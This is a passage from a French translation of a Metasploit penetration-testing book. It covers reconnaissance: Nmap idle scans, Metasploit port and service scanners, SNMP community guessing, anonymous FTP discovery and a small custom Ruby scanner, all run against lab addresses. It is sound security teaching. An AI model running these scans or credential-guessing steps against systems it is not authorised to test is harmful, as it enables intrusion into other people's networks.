Lors d’un pentest complexe visant une multitude de cibles, assurer un suivi des actions peut être un défi. Heureusement, les développeurs de Metasploit ont pensé à intégrer un système de bases de données multiples pour pallier ce problème.

Pour vous assurer que ce système est disponible sur votre machine, vous

devez d'abord choisir le système de bases de données dont vous aurez besoin. Metasploit supporte MySQL et PostgreSQL. Puisque PostgreSQL est celui utilisé par défaut, nous l'utiliserons tout au long de ce livre.

Nous commençons par lancer le sous-système de la base de données à l'aide des scripts init.d préintegrés à Back|Track.

root@bt~# **/etc/init.d/postgresql-8.3 start**

Une fois que PostGreSQL est lancé, on demande au framework de se connecter à la base de données. Cette connexion exige un nom d'utilisateur, un mot de passe, le nom d'hôte sur lequel se trouve la base de données ainsi que le nom de cette dernière. Par défaut, Back|Track utilise postgres comme nom d'utilisateur et toor pour mot de passe ; cependant, nous nommerons notre base de données msfbook. Passons à la connexion.

msf > **db_connect postgres:toor@127.0.0.1/msfbook**

Si c'est la première fois que vous vous connectez à la base de données, vous verrez beaucoup de texte défiler à l'écran puisque Metasploit va mettre en place les tables nécessaires. Sinon, vous retournerez à l'invite de commande msfconsole.

Metasploit fournit un certain nombre de commandes que nous pouvons utiliser pour interagir avec la base de données comme vous le verrez dans la suite de ce livre (pour une liste complète, tapez help). Pour le moment, nous utiliserons db_status pour nous assurer que nous nous sommes correctement connectés à la base de données.

msf > **db_status**

[*] postgresql connected to msfbook

Tout semble être configuré comme il se doit.

Importer les résultats de Nmap dans Metasploit

Quand on travaille à plusieurs, à différents moments et à différents endroits, savoir exécuter nmap sans recourir à Metasploit pour ensuite importer les résultats obtenus peut s'avérer utile. Nous verrons ensuite comment importer le fichier XML en question, généré en utilisant l'option -oX.

Nous scannons d'abord la machine virtuelle Windows en ajoutant l'option -oX pour générer un fichier Subnet1.xml :

nmap -Pn -sS -A -oX Subnet1 192.168.1.0/24

Nous utiliserons ensuite la commande db_import pour importer les résultats dans la base de données. Nous pouvons vérifier que tout s'est déroulé comme prévu en utilisant la commande db_hosts qui liste les systèmes scannés, comme indiqué ci-après :

msf > **db_connect postgres:toor@127.0.0.1/msf3**

msf > **db_import Subnet1.xml**

msf > **db_hosts -c address**

Hosts

=====

address

192.168.1.1

192.168.1.10

192.168.1.101

192.168.1.102

192.168.1.109

192.168.1.116

192.168.1.142

192.168.1.152

192.168.1.154

192.168.1.171

192.168.1.155

192.168.1.174

192.168.1.180

192.168.1.181

192.168.1.2

192.168.1.99

msf >

Cela montre que l'importation s'est déroulée avec succès, comme en témoignent les adresses IP, affichées en exécutant la commande db_hosts.

Scan Nmap avancé : TCP Idle Scan

Une méthode plus avancée de scan en utilisant nmap est le scan TCP furtif qui permet d'exécuter un scan furtif de la cible en usurpant l'adresse IP d'une autre machine sur le réseau. Pour que ce type de scan fonctionne, nous devons d'abord localiser un hôte inactif sur un réseau qui utilise des IP IDs (numéros de séquence servant à suivre l'ordre des paquets) qui s'incrémentent. Lorsqu'on découvre un système inactif qui utilise des IP IDs qui s'incrémentent, les IP IDs deviennent prévisibles et nous pouvons dès lors prédire le prochain ID. Cependant, en scannant les réponses de la cible sur les ports ouverts tout en usurpant l'IP d'un hôte inactif, on peut constater une rupture concernant la prévisibilité des numéros de séquence IP ID, ce qui indique qu'on a trouvé un port ouvert (pour en apprendre plus sur ce module et les numéros de séquence IP ID, visitez http://www.metasploit.com/modules/auxiliary/scanner/ip/ipidseq/).

Utilisez le module scanner/ip/ipidseq du framework pour scanner un hôte qui convient aux exigences du scan TCP Idle :

msf > **use auxiliary/scanner/ip/ipidseq**

msf auxiliary(ipidseq) > **show options**

Module options:

	Name	Current Setting	Required	Description
	GWHOST		no	The gateway IP address
	INTERFACE		no	The name of the interface
	LHOST		no	The local IP address
❶	RHOSTS		yes	The target address range or CIDR identifier
	RPORT	80	yes	The target port
	SNAPLEN	65535	yes	The number of bytes to capture

❷	THREADS	1	yes	The number of concurrent threads
	TIMEOUT	500	yes	The reply read timeout in milliseconds

Sont affichées les options requises pour le scan ipidseq. Parmi celles-ci, une notable, RHOSTS en ❶, peut prendre des plages d'IP telles que 192.168.1.20-192.168.1.30, des plages CIDR (Classless Inter-Domain Routing) telles que 192.168.1.0/24, des plages multiples séparées par des virgules comme 192.168.1.0/24, 192.168.3.0/24 et un fichier texte avec un hôte par ligne (par exemple, file:/tmp/hostlist.txt). Toutes ces options donnent un aperçu de la flexibilité permise pour spécifier nos cibles.

L'option THREADS en ❷ indique le nombre de threads simultanés utilisés durant le scan. Par défaut, tous les modules de scanners ont, pour l'option THREADS, une valeur initiale 1. Nous pouvons soit augmenter cette valeur soit l'abaisser pour, respectivement, accélérer nos scans ou réduire le trafic réseau. En général, vous ne devriez pas augmenter la valeur de l'option THREADS à plus de 16 en exécutant Metasploit sur Windows et 128 sur des systèmes UNIX.

Passons maintenant à l'exécution. Pour cet exemple, nous utiliserons les valeurs 192.168.1.0/24 pour RHOSTS et 50 pour THREADS. Lançons le scan.

```
msf auxiliary(ipidseq) > set RHOSTS 192.168.1.0/24

RHOSTS => 192.168.1.0/24

msf auxiliary(ipidseq) > set THREADS 50
```

```
THREADS => 50

msf auxiliary(ipidseq) > run


[*   192.168.1.1's IPID sequence class: All zeros

[*]  192.168.1.10's IPID sequence class: Incremental!

[*]  Scanned 030 of 256 hosts (011% complete)

[*]  192.168.1.116's IPID sequence class: All zeros

❶ [*]  192.168.1.109's IPID sequence class: Incremental!

[*]  Scanned 128 of 256 hosts (050% complete)

[*]  192.168.1.154's IPID sequence class: Incremental!

[*]  192.168.1.155's IPID sequence class: Incremental!

[*]  Scanned 155 of 256 hosts (060% complete)

[*]  192.168.1.180's IPID sequence class: All zeros

[*]  192.168.1.181's IPID sequence class: Incremental!

[*]  192.168.1.185's IPID sequence class: All zeros
```

[*] 192.168.1.184's IPID sequence class: Randomized

[*] Scanned 232 of 256 hosts (090% complete)

[*] Scanned 256 of 256 hosts (100% complete)

[*] Auxiliary module execution completed

msf auxiliary(ipidseq) >

Les résultats du scan montrent un certain nombre d'hôtes inactifs potentiels que nous pourrions utiliser. Nous essayerons de scanner un hôte en utilisant le système (192.168.1.109 ❶) avec l'option -sI pour spécifier l'hôte inactif :

msf auxiliary(ipidseq) > **nmap -PN -sI 192.168.1.109 192.168.1.155**

[*] exec: nmap -PN -sI 192.168.1.109 192.168.1.155

Idle scan using zombie 192.168.1.109 (192.168.1.109:80); Class: Incremental

Interesting ports on 192.168.1.155:

Not shown: 996 closed|filtered ports

PORT STATE SERVICE

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

MAC Address: 00:0C:29:E4:59:7C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.12 seconds

msf auxiliary(ipidseq) >

En utilisant l'hôte inactif, nous avons pu découvrir un certain nombre de ports ouverts sur le système cible sans lui envoyer un seul paquet.

Exécution de nmap depuis msfconsole

Maintenant que nous avons énuméré les ports ouverts sur notre cible, connectons nmap à Metasploit. Pour ce faire, nous nous connectons d'abord à la base de données msfbook :

msf > **db_connect postgres:toor@127.0.0.1/msf3**

Nous devrions être capables d'entrer la commande db_nmap directement depuis msfconsole pour stocker automatiquement les résultats de nmap dans notre nouvelle base de données.

Note

Durant cette partie, nous n'attaquerons qu'un seul système mais vous pouvez spécifier plusieurs IPs en utilisant la notation CIDR ou même les plages d'IPs (par exemple, 192.168.1.1/24 ou 192.168.1.1-254).

msf > **db_nmap -sS -A 172.16.32.131**

Warning: Traceroute does not support idle or connect scan, disabling...

Nmap scan report for 172.16.32.131

Host is up (0.00056s latency).

Not shown: 990 closed ports

PORT	STATE	SERVICE	VERSION
21/tcp ❶	open	ftp	Microsoft ftpd
25/tcp	open	smtp	Microsoft ESMTP 6.0.2600.2180 ❷
80/tcp	open	http	Microsoft IIS webserver 5.1
|_html-title:			
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	
443/tcp	open	https?	
445/tcp	open	microsoft-ds	Microsoft Windows XP microsoft-ds

1025/tcp	open	msrpc	Microsoft Windows RPC
1433/tcp	open	ms-sql-s	Microsoft SQL Server 2005 9.00.1399; RTM
3389/tcp	open	microsoft-rdp	Microsoft Terminal Service

MAC Address: 00:0C:29:EA:26:7C (VMware)

Device type: general purpose

Running: Microsoft Windows XP|2003 ❸

OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003

Network Distance: 1 hop

Service Info: Host: ihazsecurity; OS: Windows

Host script results:

|_nbstat: NetBIOS name: IHAZSECURITY, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:ea:26:7c

| smb-os-discovery:

| OS: Windows XP (Windows 2000 LAN Manager)

| Name: WORKGROUP\IHAZSECURITY

|_smbv2-enabled: Server doesn't support SMBv2 protocol

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 33.51 seconds

Remarquez une série de ports ouverts ❶, les versions des logiciels ❷ et même une prédiction du système d'exploitation de la cible ❸.

Pour vérifier que les résultats du scan ont bien été stockés dans la base de données, on exécute db_services :

msf > **db_services**

Services

========

host port proto name state info

| ---- | ---- | ----- | ---- | ----- | ---- |
172.16.32.131	135	tcp	msrpc	open	Microsoft Windows RPC
172.16.32.131	139	tcp	netbios-ssn	open	
172.16.32.131	445	tcp	microsoft-ds	open	Microsoft Windows XP microsoft-ds
172.16.32.131	777	tcp	unknown	open	
172.16.32.131	1433	tcp	ms-sql-s	open	Microsoft SQL Server 2005 9.00.1399; RTM

Là, nous commençons à nous faire une idée de la cible ainsi que des ports exposés qui pourraient être utilisés comme potentiels vecteurs d'attaque.

Scan de ports avec Metasploit

En plus de sa capacité à utiliser des scanners tiers, Metasploit compte plusieurs scanners de ports dans ses modules auxiliaires qui s'intègrent directement avec la plupart des aspects du framework. Dans les prochains chapitres, nous les utiliserons ces scanners de ports pour profiter des systèmes compromis afin d'y accéder et de les attaquer. Le processus en question, souvent appelé pivoting, permet d'utiliser des systèmes interconnectés pour router le trafic vers un réseau qui serait autrement inaccessible.

Par exemple, supposons que vous compromettiez un système derrière un pare-feu implémentant du NAT (Network Address Translation). Le système derrière le pare-feu utilise des adresses IPs privées auxquelles

vous ne pouvez accéder directement depuis Internet. En utilisant Metasploit pour compromettre un système masqué par du NAT, vous pourriez vous appuyer sur le système interne compromis pour contourner le pare-feu et accéder au réseau interne de la cible.

Pour voir la liste des scanners de ports à disposition du framework, entrez la commande suivante :

msf > **search portscan**

Exécutons un simple scan sur un seul hôte en utilisant le scanner intégré à Metasploit SYN Port Scanner. Nous commençons un scan en utilisant use scanner/portscan/syn, set RHOSTS à 192.168.1.155, set THREADS à 50, puis run.

```
msf > use scanner/portscan/syn

msf auxiliary(syn) > set RHOSTS 192.168.1.155

RHOSTS => 192.168.1.155

msf auxiliary(syn) > set THREADS 50

THREADS => 50

msf auxiliary(syn) > run

❶ [*] TCP OPEN 192.168.1.155:135

[*] TCP OPEN 192.168.1.155:139

[*] TCP OPEN 192.168.1.155:445
```

```
[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf auxiliary(syn) >
```

D'après les résultats ❶, on constate que les ports 135, 139 et 445 sont ouverts sur 192.168.1.155.

Scan ciblé

Lors d'un pentest, il n'y a aucune honte à rechercher une victoire facile. Un scan ciblé cherche des systèmes d'exploitation spécifiques ainsi que des services, des versions de programmes ou des configurations qu'on sait exploitables, ce qui offre une porte d'entrée facile dans un réseau cible. Par exemple, il est commun de scanner un réseau cible à la recherche de la faille MS08-067, puisque c'est (encore) une faille extrêmement répandue qui vous donnera l'accès SYSTEM plus rapidement qu'en scannant le réseau entier à la recherche de vulnérabilités.

Scan de *Server Message Block*

Metasploit peut parcourir un réseau et essayer d'identifier les versions de Microsoft Windows en utilisant le module smb_version.

Note

Si vous n'êtes pas familiers avec le SMB (Server Message Block, un protocole de partage de fichiers), étudiez un peu plus les différents

protocoles avant de continuer. Vous devrez comprendre le fonctionnement de base des ports afin d'apprendre à attaquer un système avec succès.

Nous exécutons le module, réglons les options, le RHOSTS et commençons le scan :

msf > **use scanner/smb/smb_version**

msf auxiliary(smb_version) > **show options**

Module options:

Name	Current Setting	Required	Description
----	----------	--------	----------
RHOSTS		yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(smb_version) > set RHOSTS 192.168.1.155

RHOSTS => 192.168.1.155

msf auxiliary(smb_version) > run

❶ [*] 192.168.1.155 is running Windows XP Service Pack 2 (language: English)

      (name:DOOKIE-FA154354) (domain:WORKGROUP)

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed
```

Comme vous pouvez le voir en ❶, le scanner smb_version a précisé exactement le système d'exploitation comme Windows XP Service Pack 2. Puisque nous scannons seulement un système, nous laissons THREADS à 1. Si nous devions scanner plusieurs systèmes, tel un sous-réseau de classe C, nous pourrions prendre en considération une augmentation de la valeur de THREADS en utilisant l'option use THREADS nombre. Les résultats de ce scan seront stockés dans la base de données de Metasploit pour une utilisation ultérieure et on pourra y accéder à l'aide de la commande db_hosts.

```
msf auxiliary(smb_version) > db_hosts -c address,os_flavor
```

```
Hosts

=====



address         os_flavor       Svcs   Vulns   Workspace

-------         ---------       ----   -----   ---------

192.168.1.155   Windows XP      3      0       default

msf auxiliary(smb_version)      >
```

Nous avons découvert un système sous Windows XP sans avoir à faire un scan sur tout le réseau. Cela est un excellent moyen pour cibler rapidement des hôtes vulnérables sans pour autant se faire remarquer.

À la recherche de serveurs Microsoft SQL mal configurés

Les serveurs Microsoft SQL (MS SQL) mal configurés peuvent souvent fournir une voie d'accès dans un réseau cible. En fait, beaucoup d'administrateurs système ne se rendent même pas compte qu'ils administrent des machines exécutant MS SQL puisque le service est préinstallé car requis par un certain logiciel commun (Microsoft Visual Studio, par exemple). Ces installations sont souvent inutilisées, non mises à jour voire n'ont jamais été configurées.

Quand MS SQL est installé, il écoute, par défaut, sur le port TCP 1433 ou sur un port TCP dynamique. Dans ce dernier cas, interrogez le port UDP 1434 pour le découvrir. Bien évidemment, Metasploit dispose d'un

module permettant de se servir de cette "caractéristique" : mssql_ping.

Puisque mssql_ping utilise le protocole UDP, il peut être lent si l'on scanne un sous-réseau entier à cause des problèmes dus aux timeouts. Tandis que sur un réseau local (LAN), paramétrer THREADS à 255 accélérera énormément le scan. Lorsque Metasploit trouve des serveurs MS SQL, il affiche tous les détails qu'il peut en extraire, incluant le port TCP, peut-être le plus important, sur lequel le serveur est en écoute.

Voici comment vous pourriez exécuter un scan mssql_ping incluant la liste et le réglage des options, les résultats et le déroulement du scan en lui-même.

msf > **use scanner/mssql/mssql_ping**

msf auxiliary(mssql_ping) > **show options**

Module options:

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target address range or CIDR identifier

THREADS	1	yes	The number of concurrent threads
USERNAME	sa	no	The username to authenticate as
WORKSPACE		no	The name of the workspace to report data into

msf auxiliary(mssql_ping) > **set RHOSTS 192.168.1.0/24**

RHOSTS => 192.168.1.0/24

msf auxiliary(mssql_ping) > **set THREADS 255**

THREADS => 255

msf auxiliary(mssql_ping) > **run**

❶ [*] SQL Server information for 192.168.1.155:

[*] ServerName = V-XPSP2-BARE

❷ [*] InstanceName = SQLEXPRESS

```
    [*]          IsClustered      = No

❸ [*]            Version          = 10.0.1600.22

❹ [*]            tcp              = 1433
```

Comme vous pouvez le voir, non seulement le scanner localise un serveur MS SQL ❶, mais il identifie aussi le nom de l'instance ❷, la version du serveur SQL ❸ ainsi que le numéro du port TCP ❹ sur lequel il écoute. Pensez au temps que vous économisez avec ce scan ciblé au lieu d'utiliser nmap pour scanner tous les ports de toutes les machines d'un sous-réseau dans la recherche du port TCP en question.

Scan de serveurs *SSH*

Si, pendant un scan, vous trouvez des machines exécutant)" \b SSH (*Secure Shell*), vous devriez déterminer la version de ce dernier sur la cible. SSH étant un protocole sécurisé, diverses vulnérabilités ont été identifiées dans ses implémentations. Vous pourriez être chanceux et trouver une vieille machine qui n'a pas été mise à jour. Vous pouvez utiliser le module ssh_version du framework pour déterminer la version SSH du serveur cible.

```
msf > use scanner/ssh/ssh_version

msf auxiliary(ssh_version) > set THREADS 50

THREADS => 50

msf auxiliary(ssh_version) > run
```

[*] 192.168.1.1:22, SSH server version: SSH-2.0-dropbear_0.52

[*] Scanned 044 of 256 hosts (017% complete)

[*] 192.168.1.101:22, SSH server version: SSH-2.0-OpenSSH_5.1p1 Debian-3ubuntu1

[*] Scanned 100 of 256 hosts (039% complete)

[*] 192.168.1.153:22, SSH server version: SSH-2.0-OpenSSH_4.3p2 Debian-8ubuntu1

[*] 192.168.1.185:22, SSH server version: SSH-2.0-OpenSSH_4.3

Cela signifie que quelques serveurs fonctionnent à des niveaux de mise à jour différents. Cette information peut être utile si, par exemple, nous voulons attaquer une version spécifique d'OpenSSH comme celle que nous avons trouvée lors du scan ssh_version.

Scan *FTP*

Le FTP est un protocole compliqué et peu sûr. Les serveurs FTP sont souvent la voie la plus facile dans un réseau cible et vous devriez toujours scanner et identifier tous les serveurs FTP fonctionnant sur votre cible.

Ensuite, nous scannons la cible XP à la recherche de services FTP en utilisant le module ftp_version du framework :

msf > **use scanner/ftp/ftp_version**

msf auxiliary(ftp_version) > **show options**

Module options:

Name	Current Setting	Required	Description
FTPPASS	mozilla@example.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOSTS		yes	The target address range or CIDR identifier
RPORT	21	yes	The target port

THREADS	1	yes	The number of concurrent threads
WORKSPACE		no	The name of the workspace to report data into

```
msf auxiliary(ftp_version) > set RHOSTS 192.168.1.0/24

RHOSTS => 192.168.1.0/24

msf auxiliary(ftp_version) > set THREADS 255

THREADS => 255

msf auxiliary(ftp_version) > run

❶ [*] 192.168.1.155:21 FTP Banner: Minftpd ready
```

Le scanner identifie avec succès un serveur FTP ❶. Voyons maintenant si ce serveur permet des connexions anonymes utilisant le scanner/ftp/anonymous du framework.

```
msf > use auxiliary/scanner/ftp/anonymous
```

```
msf auxiliary(anonymous) > set RHOSTS 192.168.1.0/24

RHOSTS => 192.168.1.0/24

msf auxiliary(anonymous) > set THREADS 50

THREADS => 50

msf auxiliary(anonymous) > run

    [*] Scanned 045 of 256 hosts (017% complete)

❶ [*] 192.168.1.155:21 Anonymous READ/WRITE (220 Minftpd
ready)
```

Le scanner signale en ❶ que l'accès anonyme est permis et que les utilisateurs anonymes ont les droits de lecture et d'écriture sur le serveur. Autrement dit, nous avons entièrement accès au système distant et à tous les fichiers auxquels le serveur FTP peut accéder.

Balayage de SNMP (*Simple Network Management Protocol*)

Le SNMP (*Simple Network Management Protocol*) est typique des dispositifs réseaux qui couvrent l'utilisation de la bande passante, les taux de collision ainsi que d'autres informations. Cependant, certains systèmes d'exploitation ont aussi des serveurs SNMP fournissant des informations, notamment l'utilisation du processeur, la mémoire disponible et d'autres détails propres au système.

Les comodités configurées par administrateur système peuvent devenir une mine d'or pour le pentester puisque les serveurs SNMP offrent des informations considérables sur un système spécifique et peuvent même vous aider à compromettre un système distant. Si, par exemple, vous pouvez accéder à la communauté read/write d'un routeur Cisco, vous pouvez télécharger la configuration entière du routeur, le modifier et le renvoyer à celui-ci.

Le framework Metasploit inclut un module auxiliaire appelé scanner/snmp/snmp_enum conçu spécifiquement pour des énumérations SNMP. Avant de commencer le scan, gardez à l'esprit que les communautés SNMP en lecture seule (RO) et en lecture/écriture (RW) joueront un rôle important dans le type d'informations que vous pourrez extraire d'un dispositif donné. Sur des dispositifs Windows configurés avec SNMP, vous pouvez souvent utiliser les communautés RO ou RW pour extraire le niveau du patch, les services en cours d'exécution, les noms d'utilisateurs, l'uptime, les routes et d'autres informations qui peuvent faciliter les choses durant un pentest. Les communautés SNMP sont essentiellement des mots de passe utilisés pour demander des informations ou pour écrire la configuration d'un appareil.

Après avoir deviné les identifiants, le SNMP (selon la version) permet tout : depuis une révélation excessive des informations jusqu'à la compromission d'un système entier. SNMPv1 et v2 sont des protocoles imparfaits. SNMPv3, qui fusionne le chiffrement et de meilleurs mécanismes de contrôle, est significativement plus sécurisé. Pour obtenir l'accès à un switch, vous devrez d'abord tenter de trouver ses communautés. Le module scanner/snmp/snmp_login du framework essaiera une liste de mots contre une ou plusieurs adresses IPs.

```
msf > use use scanner/snmp/snmp_login

msf auxiliary(snmp_login) > set RHOSTS 192.168.1.0/24
```

```
RHOSTS => 192.168.1.0/24

msf auxiliary(snmp_login) > set THREADS 50

THREADS => 50

msf auxiliary(snmp_login) > run



[*]  >> progress (192.168.1.0-192.168.1.255) 0/30208...

❶ [*]  192.168.1.2 'public' 'GSM7224 L2 Managed Gigabit Switch'

❷ [*]

[*]

msf auxiliary(snmp_login) >
```

Une rapide recherche Google sur GSM7224 montre que le scanner a trouvé les identifiants publics ❶ et privés ❷ d'un switch Netgear. Croyez-le ou non, ce résultat n'a pas été mis en place pour ce livre. Il s'agit des réglages d'usine par défaut pour ce switch.

Vous rencontrerez souvent des situations époustouflantes comme celle-ci pendant votre carrière de pentester, puisque beaucoup d'administrateurs utilisent des appareils dans un réseau avec leurs réglages par défaut. La situation est encore plus effrayante quand vous pensez que ces appareils sont accessibles depuis Internet dans de grandes sociétés.

Développement d'un scanner personnalisé

Beaucoup d'applications et de services manquent de modules personnalisés dans Metasploit. Heureusement, le framework a beaucoup de fonctionnalités qui peuvent être utiles quand vous développez un scanner personnalisé, y compris l'accès à toutes les classes et méthodes de ses exploits, un support pour les proxies, SSL (Secure Sockets Layer), les rapports et les threads. Ce peut être d'une grande utilité de développer son propre scanner pendant les audits de sécurité. Ce faisant, vous localiserez plus rapidement de mauvais mots de passe ou des services non corrigés sur un système cible.

Les modules de scan du framework Metasploit incluent divers mixins (des bouts de code avec des fonctions et des appels prédéfinis qui sont préconfigurés) tels que les mixins d'exploit pour TCP, SMB, etc., ainsi que des mixins de scanners auxiliaires inclus dans le framework. Le mixin Auxiliary::Scanner surcharge la méthode auxiliaire run ; il appelle la méthode du module lors de l'exécution avec run_host(ip), run_range(range) ou run_batch(batch) et traite ensuite les adresses IP. Nous pouvons utiliser le Auxiliary::Scanner pour appeler des fonctionnalités Metasploit préintégrées supplémentaires.

Ci-après, un script Ruby pour un simple scanner TCP qui se connectera à un hôte distant sur le port 12354 pour envoyer "HELLO SERVER", recevoir la réponse du serveur et qui l'affichera avec l'adresse IP du serveur.

```
#Metasploit

require 'msf/core'

class Metasploit3 < Msf::Auxiliary
```

```
❶ include Msf::Exploit::Remote::Tcp
❷ include Msf::Auxiliary::Scanner

    def initialize

        super(

            'Name'          => 'My custom TCP scan',

            'Version'       => '$Revision: 1 $',

            'Description'   => 'My quick scanner',

            'Author'        => 'Your name here',

            'License'       => MSF_LICENSE

        )

        register_options(

            [

                        ❸ Opt::RPORT(12345)

            ], self.class)

    end
```

```
        def run_host(ip)

            connect()

❹           sock.puts('HELLO SERVER')

            data = sock.recv(1024)

❺           print_status("Received: #{data} from #{ip}")

            disconnect()

        end

 end
```

Ce simple scanner utilise le mixin Msf::Exploit::Remote::Tcp ❶ pour gérer le réseau TCP ainsi que le mixin Msf::Auxiliary::Scanner qui expose les divers réglages exigés pour les scanners dans le framework ❷. Ce scanner, configuré pour utiliser le port par défaut 12345 ❸, envoie un message pendant la connexion au serveur ❹, reçoit la réponse du serveur et l'affiche à l'écran avec l'adresse IP de ce dernier ❺.

Nous avons enregistré ce script personnalisé sous modules/auxiliary/scanner/ en tant que simple_tcp.rb. L'emplacement de la sauvegarde est important dans Metasploit. Par exemple, si le module est sauvegardé sous modules/auxiliary/scanner/http/, il apparaît sur la liste de modules sous le nom de scanner/http/simple_tcp.

Pour tester ce scanner rudimentaire, nous enregistrons la réponse à notre serveur dans un fichier texte puis mettons en place un listener netcat sur le port 12345 qui renverra le contenu de ce fichier lorsque notre scanner

s’y connectera :

root@bt:/# **echo "Hello Metasploit" > banner.txt**

root@bt:/# **nc -lvnp 12345 < banner.txt**

listening on [any] 12345...

Ensuite, nous lançons msfconsole, choisissons le module du scanner, réglons ses paramètres et l’exécutons pour voir si ça fonctionne.

msf > **use auxiliary/scanner/simple_tcp**

msf auxiliary(simple_tcp) > **show options**

Module options:

Name	Current Setting	Required	Description
----	----------	--------	-----------
RHOSTS		yes	The target address range or CIDR identifier
RPORT	12345	yes	The target port

	THREADS 1	yes	The number of concurrent threads

```
msf auxiliary(simple_tcp) > set RHOSTS 192.168.1.101

RHOSTS => 192.168.1.101

msf auxiliary(simple_tcp) > run


[*] Received: Hello Metasploit from 192.168.1.101

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf auxiliary(simple_tcp) >
```

Bien qu'il s'agisse ici d'un exemple simple, le niveau de souplesse accordé par le framework Metasploit peut aider grandement quand vous devez rapidement exécuter un code personnalisé au milieu d'un pentest. Nous espérons que cet exemple simple puisse démontrer la puissance du framework et du code modulaire. Bien sûr, vous ne devez pas tout faire à la main.

Perspectives

Dans ce chapitre, vous avez appris à mettre à profit le framework Metasploit à des fins de collecte d'informations comme décrit dans le PTES. La collecte de renseignements exige de la pratique et une compréhension profonde de la façon dont une organisation fonctionne pour identifier les potentiels vecteurs d'attaque. Comme pour toute chose, vous devrez vous adapter et améliorer vos propres méthodologies au cours de votre carrière de pentester. Souvenez-vous juste que votre but principal durant cette phase est d'apprendre tout ce que vous pouvez sur la société à attaquer. Peu importe que vous effectuiez votre pentest à travers Internet, un réseau interne, sans fil ou via l'ingénierie sociale, les buts de la collecte d'informations seront toujours les mêmes.

Au chapitre suivant, nous étudierons une autre étape importante de l'analyse de vulnérabilités : le scan de vulnérabilité automatisé. Au cours des autres chapitres, nous explorerons des exemples approfondis de la façon dont on crée ses propres modules, exploits et scripts Meterpreter.

Le scan de vulnérabilité

Sommaire

Un scanner de vulnérabilité est un programme automatisé conçu pour rechercher des faiblesses dans les ordinateurs, les systèmes informatiques, les réseaux et les applications. Le programme sonde un système par l'envoi de données *via* un réseau et analyse les réponses reçues, dans le but d'énumérer les vulnérabilités présentes sur la cible en prenant pour référence sa base de données de vulnérabilités.

Les systèmes d'exploitation ont tendance à réagir diversement lorsqu'ils reçoivent des paquets réseaux particuliers en raison des différences d'implémentation de leurs couches réseaux respectives. Ces réponses uniques servent d'empreintes que le scanner de vulnérabilité utilise pour déterminer la version du système d'exploitation et même son niveau de patch. Il peut également utiliser un ensemble d'informations d'authentification pour se connecter au système distant et l'énumération

des logiciels et des services pour déterminer s'ils sont patchés. Avec les résultats obtenus, le scanner présente un rapport décrivant les vulnérabilités détectées sur le système et utile pour les administrateurs réseau et les pentesters.

Les scanners de vulnérabilité créent beaucoup de trafic sur un réseau et ne sont donc généralement pas utilisés dans un test de pénétration lorsque l'un des objectifs est de passer inaperçu. Si toutefois vous exécutez un test de pénétration et que la furtivité n'est pas un problème, un scanner de vulnérabilité peut vous éviter d'avoir à sonder manuellement les systèmes pour déterminer leurs niveaux de patch et leurs vulnérabilités.

Que vous utilisiez un scanner automatique ou que vous le fassiez manuellement, le scan est une des étapes les plus importantes dans le processus de tests de pénétration. Réalisé de manière complète, il fournira le meilleur rendement pour votre client. Dans ce chapitre, nous allons parler d'un certain nombre de scanners de vulnérabilité et de la façon dont ils peuvent être intégrés dans Metasploit. Nous allons mettre en évidence certains modules auxiliaires dans le framework Metasploit qui permettent de localiser les vulnérabilités spécifiques des systèmes distants.

Le scan de vulnérabilité de base

Regardons comment fonctionne un scan au niveau le plus élémentaire. Sur la liste suivante, nous utilisons netcat pour récupérer une bannière de la cible 192.168.1.203. Le banner grabbing consiste à se connecter à un service réseau distant et à récupérer l'identification du service (bannière) qui est retourné. De nombreux services réseau tels que le Web, le transfert de fichiers, les serveurs de messagerie, retournent leur bannière soit immédiatement lors de la connexion soit en réponse à une commande spécifique. Ici, nous nous connectons à un serveur web sur le port TCP 80 et émettons une requête GET HTTP qui nous permet de regarder les informations d'en-tête que le serveur distant retourne.

```
root@bt:/opt/framework3/msf3# nc 192.168.1.203 80

GET HTTP 1/1

HTTP/1.1 400 Bad Request

❶ Server: Microsoft-IIS/5.1
```

L'information retournée en ❶ nous dit que le système fonctionnant sur le port 80 est un serveur web Microsoft IIS 5.1. Forts de cette information, nous pourrions utiliser un scanner de vulnérabilité (voir Figure 4.1), pour déterminer si cette version d'IIS a des vulnérabilités qui lui sont associées et si ce serveur particulier a été mis à jour.

Bien sûr, dans la pratique, ce n'est pas aussi simple que cela. Les scans de vulnérabilité contiennent souvent de nombreux faux positifs (vulnérabilité signalée là où il n'y en a pas) et de faux négatifs (échec de reconnaissance d'une vulnérabilité là où il en existe une) en raison de subtiles différences de configuration dans les systèmes et les applications. De plus, les créateurs de scanners de vulnérabilité sont incités à signaler des positifs : plus un scanner de vulnérabilité en trouve, plus il plaira à un acheteur potentiel. Les scanners de vulnérabilité sont aussi bons que leur base de données de vulnérabilités, et ils peuvent facilement être dupés par des bannières trompeuses ou des configurations incohérentes.

Jetons un coup d'œil à quelques-uns des scanners de vulnérabilité les plus utiles : NeXpose, Nessus et certains scanners spécialisés.

Figure 4.1
Résultats du scan de vulnérabilité contre le serveur web cible.

Scan avec *NeXpose*

NeXpose est un scanner de vulnérabilité de la société Rapid7 qui scanne les réseaux pour identifier les appareils connectés et qui effectue des contrôles de sécurité pour identifier les faiblesses dans les systèmes d'exploitation et les applications. Il analyse ensuite les données scannées et les traite pour l'inclusion dans différents rapports.

Rapid7 propose plusieurs versions de NeXpose, mais nous allons utiliser l'édition communautaire parce qu'elle est gratuite. Si vous prévoyez d'utiliser commercialement NeXpose, consultez le site Rapid7 (http://www.rapid7.com/vulnerability-scanner.jsp) pour obtenir des informations sur les différentes versions, leurs capacités et leurs tarifs.

